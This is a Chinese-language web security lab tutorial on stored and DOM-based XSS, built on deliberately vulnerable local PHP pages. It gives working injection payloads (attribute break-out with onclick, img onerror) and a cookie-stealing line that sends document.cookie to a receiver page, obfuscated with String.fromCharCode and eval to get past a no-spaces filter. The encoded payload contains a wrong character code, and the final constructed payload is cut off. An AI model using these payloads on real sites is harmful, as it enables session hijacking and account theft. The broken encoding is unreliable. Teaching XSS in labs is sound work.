
随便选择一个输入框，输入 xss 的测试代码 `<script>alert('xss')</script>`，一般选择留言的地方测试，因为相对来说，允许我们输入的长度限制比较小，有的限制昵称的长度只能为 32 字符等。我这里也选择留言输入框测试，如下图：



点击留言后，弹出了 xss，我们输入的数据被浏览器当成代码执行了！



点击确定后，可以看到留言内容出显示空白。



查看页面源码，可以看到，空白的地方实际上是我们输入的留言内容，只是被当成了代码执行了，所以没有显示出来。

```
文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)
问题反馈 x http://xss.com/xss-stor.php x +
view-source:http://xss.com/xss-stor.php
1 <html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4   <title>问题反馈</title>
5 </head>
6 <body>
7   <form action="" method="post">
8     昵称:
9     <input type="text" name="username"> <br /> <!-- 后台可以通过username这个参数来接收用户输入的
10    留言: <br />
11    <textarea name="msg"></textarea><br /> <!-- 后台可以通过msg这个参数来接收用户输入的问题描述
12    <input type="submit" value="留言" />
13  </form>
14 </html>
15
16 昵称: xssstest<br/><script>alert('xss')</script><br/>-----<br/>
```

仔细观察 url，发现没有参数，但是由于代码保存在数据库，每次访问该页面的时候，都会从数据库中查询出来，所以，用户只要访问该页面，该代码就会被执行。

我们模仿其他用户访问该页面，打开 Chrome，访问该页面，因为 HTTP 是无状态协议，它依靠 cookie 来识别用户身份，但是不同浏览器之间 cookie 不共享，所以 2 个浏览器可以模拟 2 个用户的身份，因为 2 个浏览器访问同一个页面的话，产生的 cookie 不同，如果想要查看 2 个浏览器的 cookie 是否相同，可以在想要查看 cookie 的页面打开开发者工具，然后在控制台输入 document.cookie 就可以看到当前网站的 cookie。



发现刚访问就直接弹窗，而我们根本就没有往页面写任何东西！这就是存储型 XSS。想想前面的反射型 XSS，相比反射型 XSS 必须在 url 中带上攻击代码，存储型 XSS 是不是更实用呢？

我们可以像反射型 XSS 一样，构造一个浏览器会自动加载的请求，比如 img 的 src 属性，然后在 src 属性的值里带上 cookie，这样，当浏览器请求这个 url 的时候，就会在对方的 web 服务器上留下日志，而 cookie 保存在 web 日志中，当然也可以像实验步骤一一样用一个页面接收 cookie 更好。

存储型 XSS 相对反射型 XSS 来说，它多了数据库的参与，而反射型 XSS 没有参与。

### 实验步骤三

除了反射型 XSS、存储型 XSS，还有一种 XSS 类型，那就是基于 DOM 的 XSS，它通过修改页面的 DOM 节点形成的 XSS，所以称为 DOM based XSS。它和反射型 XSS、存储型 XSS 的差别在于，DOM XSS 的 XSS 代码并不需要服务器解析响应的直接参与，触发 XSS 靠的就是浏览器端的 DOM 解析。

查看本次实验的源码，源码文件为 xss-dom.php，保存在 c:\wamp\www\xss 目录下。



```
C:\wamp\www\xss\xss-dom.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(F) 查看(V) 转跳(G) 工具(T) 项目(P) 设置(O) 帮助(H)

xss-dom.php x
1 <html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4   <title>DOM Based XSS测试</title>
5   <script>
6     function xssDom(){
7       var str = document.getElementById("msg").value;
8       document.getElementById("show").innerHTML = "<a href='" + str + "'>xssDom</a>";
9     }
10  </script>
11 </head>
12 <input id="msg" type="text" value="" />
13 <input type="button" value="测试" onclick="xssDom()" />
14 <div id="show"></div>
15
```

在这里，测试按钮被点击后调用了 `xssDom` 函数，在这个函数中，修改了页面的 DOM 节点，通过 `innerHTML` 把一段用户数据当作 HTML 写入到页面中，这就造成了 DOM Based XSS。




如果你直接查看页面源码，你会发现 id 为 show 的 div 中没有数据。




```
1
2 <html>
3 <head>
4   <meta http-equiv="Content-Type" content="text/html; charset=
5   <title>DOM Based XSS测试</title>
6   <script>
7     function xssDom() {
8       var str = document.getElementById("msg").value;
9       document.getElementById("show").innerHTML = "<a href=' " + s
10    }
11  </script>
12 </head>
13 <input id="msg" type="text" value="" />
14 <input type="button" value="测试" onclick="xssDom()" />
15 <div id="show"></div>
16
```

这种情况下就需要审查元素了。在测试页面鼠标右击，选择查看元素。



点击开发者工具面板左上角的选择图标，用来选择页面的一个元素。点击该按钮后，在页面点击我们想要查看的元素，然后在下方就会显示选择区域的源码。



发现我们输入的标签在双引号中间，可以看出很明显的语法错误。

```
<body>
  <input id="msg" value="" type="text">
  <input value="测试" onclick="xssDom()" type="button">
  <div id="show">
    <a href="<script>alert(' xss')<="" script="">'>xssDom</a>
  </div>
</body>
</html>
```


那么如何构造利用代码呢？我们先根据源码来构造利用代码。重点关注下面的语句。

```
function xssDom(){
  var str = document.getElementById("msg").value;
  document.getElementById("show").innerHTML = "<a href='" + str + "'>xssDom</a>";
}
```

我们要让他没有语法错误，就需要构造语句闭合一些标签，所以，我们首先需要一个单引号来闭合 a 标签的 href 属性。然后一个“>”来闭合 a 标签的“<”。这样构造以后，就变成了“<a href=’>在这里构造利用代码’>xssDom</a>”。所以我们可以构造如下语句：

'><script>alert('xss');</script>

输入后点击测试，发现并没有弹出提示窗。同样审查元素。



这里构造的语句没有错误，为什么还是没有执行？

w3c 规定 innerHTML 进来的 script 标签内的脚本代码无法执行。

直接插入 script 无法执行，但是我们可以利用事件来触发，比如：onerror，onclick 等。


构造如下数据：

' onclick=alert(/xss/) //

此时页面代码就变成了：

<a href="" onclick=alert(/xss/) //>xssDom</a>






此时点击这个超链接就可以触发 alert 函数。

还有其他构造方法。例如我们闭合 a 标签，然后引入另外一个标签，比如 img 标签，利用 img 标签在加载 src 的时候，如果出错会触发 onerror 函数，我们就可以做到自动执行脚本代码而不需要交互。尝试输入如下数据：

```
'><img src=123 onerror=alert(/xss/) />
```

点击提交后，页面立即弹窗。




页面在尝试加载路径为 123 的图片时，无法加载该图片，所以触发 onerror 函数。src 属性可以填任意错误的路径。


如果想要获取用户 cookie，可以像步骤一一样，在 onerror 事件中，插入 JS 代码，通过 JS 网页面插入节点等。

我们肯定不能直接通过插入<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURIComponent(document.cookie);</script>，原因前面已经解释过，我们可以借助 js 的 eval 函数来执行，在测试的时候，由于不能包含空格，所以我们要构造一个没有空格的 payload，可以用编码等方式来绕过，比如利用 String.fromCharCode 函数，该函数会把数字转成该 ASCII 码表中该数字对应的字符，比如 String.fromCharCode(97,108,101,114,116,40,47,120,115,115,47,41)的返回值就是 alert(/xss/),此时再用 eval 执行 alert(/xss/)就会把 alert(/xss/)当 JS 代码执行。如果要获取 cookie，我们可以把 new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURIComponent(document.cookie) 这个代码转换成他们对应的 ascii 码，然后通过 String.fromCharCode 还原成字符串，在 firefox 的插件 hackbar 可以把字符串转成 String.fromCharCode 格式的，步骤如下：


右击下图中标记的地方。




点击 hackbar。




此时已启用 hackbar。




在下方的输入框中输入需要转换的字符串，然后选中，如下图：



依次点击 XSS，String.fromCharCode()



点击后，转换完成。




然后全选复制，由于不能有空格，所以应该把转换后的字符串中的所有空格删除掉，得到

```
String.fromCharCode(110,101,119,32,73,109,97,103,101,40,41,46,115,114,99,61,34,104,116,116,112,58,47,47,120,115,115,46,99,111,109,47,114,101,99,118,95,99,111,11,107,105,101,115,46,112,104,112,63,109,115,103,61,34,43,101,110,99,111,100,101,85,82,73,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41)
```

然后利用 eval 执行该代码，所以，最终的构造语句是： '

首先进入 c:\wamp\www\xss 目录下，把 cookies.txt 删除。输入构造的语句后，点击测试后

然后去 c:\wamp\www\xss 目录下，可以看到 cookies.txt 又生成了。



查看内容可能是空的，是因为当前页面没有启用 cookie。如果 cookies.txt 中得到了 cookie 也正常，因为前面的页面设置了 cookie，如果你没有把浏览器历史记录、cookie 清除，应该会有 cookie。要测试是没有成功获取到 cookie 还是没设置 cookie 导致的该文件内容为空，可以在浏览器控制台执行 document.cookie，看是否有输出。



如上图，表示已经设置了 cookie。

通过本步骤可知，DOM Based XSS 无需与服务器交互即可完成 XSS。我们输入的数据通过浏览器 DOM 解析后直接显示在页面，与反射型 XSS、存储型 XSS 需要与服务器交互明显不同。

### 实验报告要求

对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

### 分析与思考

XSS 除了盗取用户 COOKIE，还有什么其他用途？

如何扩大 XSS 的危害？

### 参考资料

《白帽子讲 WEB 安全》

HTML DOM 树：<http://www.w3school.com.cn/html/dom/index.asp>

关于 DOM 型 XSS 漏洞的学习笔记：

[http://blog.csdn.net/ski\\_12/article/details/60468362](http://blog.csdn.net/ski_12/article/details/60468362)